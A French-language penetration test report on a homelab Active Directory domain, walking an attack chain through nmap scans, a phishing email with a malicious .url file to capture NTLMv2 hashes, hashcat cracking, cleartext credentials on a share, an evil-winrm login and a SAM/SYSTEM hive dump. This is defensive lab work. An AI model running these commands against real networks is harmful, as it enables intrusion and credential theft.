# Rapport de test d’intrusion

## Scénario de compromission présumée – chaîne d’attaque #1

Auteur: Matthew Castro

Date d’évaluation: décembre 2025

Réseau ciblé: homelab.local

Version de rapport: v1.0

# Table des matières

# 1. Résumé exécutif

## 1.1 Aperçu

L'évaluation a consisté en un test d'intrusion interne sur le domaine Active Directory homelab.local. Elle a été réalisée en tant que scénario de compromission présumée, signifiant que les attaquants se trouvaient déjà sur le réseau interne. L'objectif comprenait l'évaluation de la posture de sécurité du domaine ainsi que l'identification des vulnérabilités, erreurs de configuration et chemins d'attaque possibles. Une fois identifiés, le but était d'exploiter les chemins trouvés pour illustrer la portée potentielle de vrais attaquants.

## 1.2 Résultat

Lors de l'évaluation, plusieurs vulnérabilités et erreurs de configuration ont été identifiées et exploitées, ce qui a ultimement mené à la compromission complète du domaine. Si l'attaque s'était produite dans un contexte réel, les attaquants auraient pu accéder à des informations sensibles, se faire passer pour d'autres utilisateurs du domaine et obtenir une persistance sur le réseau.

## 1.3 Recommandations

Il est recommandé d'apporter les changements suivants pour améliorer la posture de sécurité du réseau :

- Offrir des formations de prévention contre les attaques d'hameçonnage
- Imposer une politique de mot de passe stricte pour empêcher l'utilisation de faibles mots de passe
- S'assurer que des mots de passe en clair ne sont pas stockés à des endroits accessibles
- Vérifier régulièrement les privilèges des utilisateurs locaux et du domaine

# 2. Portée et méthodologie

## 2.1 Résumé de la portée

La portée de l'évaluation a été limitée à certains hôtes du réseau interne. Les hôtes suivants étaient inclus dans la portée :

- 192.168.1.100 (DC01)
- 192.168.1.101 (PC01)
- 192.168.1.102 (PC02)

Les hôtes suivants ont été intentionnellement exclus de la portée de l'évaluation :

- 192.168.1.1 (PfSense)
- 192.168.1.201 (PC03, un hôte Linux non relié au domaine)

L'évaluation a débuté avec la machine d'attaque présente sur le réseau interne. De plus, il est assumé que l'attaquant disposait de l'adresse courriel « emercer@homelab.local » avant le début de l'évaluation.

## 2.2 Méthodes utilisées

L'évaluation s'est réalisée dans un contexte de compromission assumée, signifiant que la machine d'attaque était présente sur le réseau interne. Des méthodes d'attaque communes ont été utilisées pour énumérer le réseau interne, effectuer un mouvement latéral, réaliser une élévation de privilèges sur une ou plusieurs machines et pour obtenir une compromission complète du domaine.

Les techniques d'attaque suivantes ont été utilisées :

- Énumération du réseau et des hôtes
- Attaques d'hameçonnage dans le but de voler des informations d'authentification
- Capture de hachages SMB
- Déchiffrement de hachages
- Énumération de protocoles Active Directory
- Élévation de privilèges Windows
- Extraction d'informations d'authentification locale et du domaine
- Techniques d'abus d'Active Directory tels que « Pass-the-Hash » et « DCSync »

## 2.3 Méthodes non utilisées

Lors de notre évaluation, les méthodes suivantes n'ont pas été utilisées :

- Attaques de type « Denial-of-Service »
- Modification ou exploitation du pare-feu
- Exploitation d'hôtes ne faisant pas partie du domaine
- Techniques d'ingénierie sociale

# 3. Vue d'ensemble de la chaîne d'attaque

Nous avons commencé l'attaque simulée en énumérant le réseau interne. Ceci nous a permis d'identifier les hôtes sur le réseau ainsi que d'énumérer leurs ports ouverts.

L'accès initial a été obtenu suite à une attaque réussie d'hameçonnage contre l'utilisateur Evan Mercer. Lors de cette attaque, l'utilisateur a ouvert un lien dans un courriel que nous avons envoyé. Ceci a enclenché le téléchargement d'un fichier de type « .url » malveillant. L'ouverture de ce fichier a forcé son ordinateur à s'authentifier à notre machine d'attaque par le protocole SMB. Ceci nous a permis d'obtenir son hachage NTLMv2 et de récupérer le mot de passe associé au hachage avec une attaque par dictionnaire.

Nous nous sommes servis de ces informations d'authentification afin d'accéder à et énumérer un partage réseau sur le domaine. Dans un des dossiers contenus sur le partage, nous avons trouvé un fichier contenant les identifiants en clair de l'utilisateur Daniel Rowe.

Nous avons ensuite réussi à établir une session « Windows Remote Management » sur PC01 en tant qu'utilisateur Daniel Rowe. Des permissions locales dangereuses assignées à cet utilisateur nous ont permis d'extraire les hachages contenus dans le registre SAM. Nous avons ensuite utilisé ces hachages en

conjonction avec la technique « Pass-the-Hash » pour s'authentifier en tant qu'administrateur local et obtenir une élévation de privilèges sur PC01.

Nous avons réutilisé le hachage du mot de passe de l'administrateur local de l'ordinateur PC01 pour obtenir une session WinRM en tant qu'administrateur sur PC02. Cela a été possible car les deux ordinateurs possédaient le même mot de passe d'administrateur local.

À partir de notre session administrative établie avec l'ordinateur PC02, nous avons extrait les hachages des mots de passe du domaine mis en cache localement. Nous avons ensuite craqué les hachages pour obtenir le mot de passe de l'administrateur de domaine Adrian Cole.

Finalement, nous avons utilisé les identifiants de cet utilisateur pour exécuter l'attaque « DCSync » contre l'hôte DC01. Cela nous a permis d'obtenir les hachages de mot de passe de tous les utilisateurs du domaine.

# 4. Déroulement de l'exploitation

## 4.1 Énumération

Nous avons commencé en identifiant les adresses IP de chaque hôte sur le réseau. Dû au filtrage ICMP présent sur certains hôtes, nous avons effectué notre identification en analysant les ports communs à travers la plage d'IP disponibles (192.168.1.1-254). Nous avons ajouté l'option -A dans notre commande pour inclure la détection de services et de versions lors du scan. Le résultat de la commande a été enregistré dans un fichier compatible avec grep.

```
└─$ sudo nmap -sT -A --top-ports=10 192.168.1.1-254 -oG hosts_up.txt
```

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ sudo nmap -sT -A --top-ports=10 192.168.1.1-254 -oG hosts_up.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-11 18:41 EST
Nmap scan report for 192.168.1.1
Host is up (0.00038s latency).

PORT     STATE    SERVICE       VERSION
21/tcp   filtered ftp
22/tcp   filtered ssh
23/tcp   filtered telnet
25/tcp   filtered smtp
80/tcp   open     http          nginx
|_http-title: Did not follow redirect to https://192.168.1.1/
110/tcp  filtered pop3
139/tcp  filtered netbios-ssn
```

La commande suivante a été exécutée pour obtenir une liste d'hôtes découverts sur le réseau.

```
└─$ grep "Up" hosts_up.txt
```

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ grep "Up" hosts_up.txt
Host: 192.168.1.1 ()    Status: Up
Host: 192.168.1.100 ()  Status: Up
Host: 192.168.1.101 ()  Status: Up
Host: 192.168.1.102 ()  Status: Up
Host: 192.168.1.201 ()  Status: Up
Host: 192.168.1.104 ()  Status: Up
```

Nous constatons qu'il y a un total de 5 machines sur le réseau excluant notre machine d'attaque (192.168.1.104).

Nous avons effectué un scan TCP complet avec Nmap contre l'hôte à l'IP 192.168.1.100.

```
└─$ sudo nmap -sC -sV -p- -T 5 192.168.1.100
```

```
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ sudo nmap -sC -sV -p- -T 5 192.168.1.100
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-14 22:42 EST
Nmap scan report for 192.168.1.100
Host is up (0.00041s latency).
Not shown: 65512 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
25/tcp    open  smtp          hMailServer smtpd
| smtp-commands: DC01, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-12-15 06:43:37Z)
110/tcp   open  pop3          hMailServer pop3d
|_pop3-capabilities: USER TOP UIDL
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp   open  imap          hMailServer imapd
|_imap-capabilities: IMAP4 IDLE CHILDREN SORT completed QUOTA ACL CAPABILITY RIGHTS=texkA0001 OK NAMESPACE IMAP4rev1
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: homelab.local0., Site: Default-First-Site-Name
)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: homelab.local0., Site: Default-First-Site-Name
)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49673/tcp open  msrpc         Microsoft Windows RPC
```

Les résultats du scan nous ont indiqué que l'hôte était un contrôleur de domaine. Nous avions aussi remarqué que le service HMailServer écoutait sur port 25 et 110.

Nous avons ensuite effectué un scan TCP complet contre l'hôte à l'IP 192.168.1.101.


```
└─$ sudo nmap -sC -sV -p- -T 5 192.168.1.101
```

```
kali@kali-vm: ~/Documents/homelab/scenario1/report
File  Actions  Edit  View  Help
kali@kali-vm: ~/Doc...ab/scenario1/report   kali@kali-vm: ~/Doc...ab/scenario1/report   kali@kali-vm: ~/Doc...ab/scenario1/report
┌──(kali㉿kali-vm)-[~/Documents/homelab/scenario1/report]
└─$ sudo nmap -sC -sV -p- -T 5 192.168.1.101
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-15 22:40 EST
Nmap scan report for 192.168.1.101
Host is up (0.00049s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE    VERSION
135/tcp  open  msrpc      Microsoft Windows RPC
5040/tcp open  unknown
5985/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp open  pando-pub?
MAC Address: 08:00:27:C3:BD:44 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 105.35 seconds
```

Nous constatons que le port 5985 associé au service « Windows Remote Management » est ouvert. Cela nous sera utile pour établir une session distante sur l'hôte.

Nous avons aussi effectué un scan TCP complet contre l'hôte à l'IP 192.168.1.102.

```
└─$ sudo nmap -sC -sV -p- -T 5 192.168.1.102
```




Cette machine avait également le port 5985 d'ouvert. Nous avons pris en note que le port 80 était ouvert, signifiant que l'hôte agissait en tant que serveur web.

## 4.2 Accès initial


**Détails de la vulnérabilité :** L'utilisateur Evan Mercer a ouvert un lien dans un courriel suspect que nous lui avons envoyé. À partir du lien, il a téléchargé et ouvert un fichier « .url » malveillant servi sur notre machine d'attaque. Le lancement de ce fichier a entraîné une tentative d'authentification via SMB de sa machine vers la nôtre, nous permettant de capturer son hachage NTLMv2. Son mot de passe faible nous a permis de craquer le hachage avec l'outil Hashcat et d'obtenir le mot de passe.

**Étapes pour reproduire l'exploitation :** Nous avons commencé l'attaque en démarrant un faux serveur SMB sur notre machine Kali Linux.

```
└─$ impacket-smbserver -smb2support fake .
```


Nous avons ensuite démarré un simple serveur web Python avec lequel nous avons servi notre fichier malveillant.

```
└─$ python3 -m http.server 80
```





Nous nous sommes assurés que notre fichier « .url » pointait vers l'adresse de notre serveur SMB.


```
└─$ cat invoice.url
```


Nous avons ensuite envoyé notre courriel de phishing à l'utilisateur Evan Mercer en utilisant l'outil « SendEmail » sur Kali Linux.

```
└─$ sendemail -f johndoe@homelab.local -t emercer@homelab.local -u "Urgent" -m 'please click
this quick! http://192.168.1.104/invoice.url'  -s 192.168.1.100 -v
```





Après quelques minutes, le hachage NTLMv2 de l'utilisateur Evan Mercer a été capturé.





Le hachage a été craqué avec l'outil Hashcat en utilisant une liste de mots de passe communs (attaque par dictionnaire).

```
└─$ hashcat emercer_hash /usr/share/wordlists/seclists/Passwords/xato-net-10-million-passwords-1000000.txt --quiet
```




Nous avons ensuite testé la validité des informations de connexion en s'authentifiant au contrôleur de domaine via SMB.

```
└─$ crackmapexec smb 192.168.1.100 -u emercer -p '06041992'
```





## 4.3 Mouvement latéral vers PC01

**Détails de la vulnérabilité** : Des informations d'identification non chiffrées ont été trouvées dans un script PowerShell dans un partage réseau sur le domaine, permettant d'effectuer un mouvement latéral. Nous avons accédé à ce partage en utilisant les informations d'authentification de l'utilisateur Evan Mercer.


**Étapes pour reproduire l'exploitation :** Nous avons débuté avec l'énumération des partages disponibles sur le domaine. Ceci a été effectué avec l'outil CrackMapExec en interrogeant le service SMB du contrôleur de domaine. Nous avons immédiatement remarqué le partage inhabituel nommé « LabShare ».

```
└─$ crackmapexec smb 192.168.1.100 -u emercer -p '06041992' --shares
```





Nous avons énuméré le partage avec l'outil SMBClient en utilisant les informations d'identification d'Evan Mercer. Cela nous a permis de trouver un script PowerShell nommé backup.ps1.

```
└─$ smbclient  '//192.168.1.100/LabShare' -U "emercer"
```





Nous avons ensuite téléchargé le fichier sur notre machine pour y trouver le mot de passe de l'utilisateur Daniel Rowe.

```
smb: \Folder1\> get backup.ps1

smb: \Folder1\> exit
```





```
└─$ cat backup.ps1
```




Nous avons de nouveau testé les informations d'identification via SMB pour confirmer leur validité.

```
└─$ crackmapexec smb 192.168.1.100 -u drowe -p 'RapidFalcon512'
```




Lors de notre scan de la machine à l'adresse 192.168.1.101, nous avons remarqué que le port 5985, correspondant au service « Windows Remote Management », était ouvert. Nous avons utilisé les identifiants de l'utilisateur « drowe » pour établir une session sur la machine.

```
└─$ evil-winrm -u drowe -p 'RapidFalcon512' -i 192.168.1.101
```


## 4.4 Élévation de privilèges – PC01

**Détails de la vulnérabilité :** Nous avons utilisé l'appartenance de l'utilisateur Daniel Rowe au groupe local « Backup Operators » de la machine PC01 pour extraire les ruches SAM et SYSTEM du registre. Nous avons ensuite pu extraire les hachages des ruches et les utiliser avec l'attaque Pass-the-Hash pour s'authentifier en tant qu'administrateur sur la machine PC01.

**Étapes pour reproduire l'exploitation** : Après avoir énuméré les privilèges de l'utilisateur à partir de notre session WinRM, nous avons remarqué son appartenance au groupe local « Backup Operators ».

```
*Evil-WinRM* PS C:\Users\drowe\Documents> whoami /groups
```

```
*Evil-WinRM* PS C:\Users\drowe\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Backup Operators               Alias            S-1-5-32-551 Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288
*Evil-WinRM* PS C:\Users\drowe\Documents>
```

Nous avons profité de l'accès que ce groupe possède sur des fichiers protégés de Windows pour extraire les ruches SAM et SYSTEM.

```
*Evil-WinRM* PS C:\Users\drowe\Documents> cd C:\

*Evil-WinRM* PS C:\> mkdir temp

*Evil-WinRM* PS C:\> cd temp

*Evil-WinRM* PS C:\temp\> reg save HKLM\SAM sam

*Evil-WinRM* PS C:\temp\> reg save HKLM\SYSTEM system
```

```
*Evil-WinRM* PS C:\users\drowe\documents> cd C:\
*Evil-WinRM* PS C:\> mkdir temp


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        12/15/2025  11:28 PM                temp


*Evil-WinRM* PS C:\> cd temp
*Evil-WinRM* PS C:\temp> reg save HKLM\SAM sam
The operation completed successfully.

*Evil-WinRM* PS C:\temp> reg save HKLM\SYSTEM system
The operation completed successfully.
```

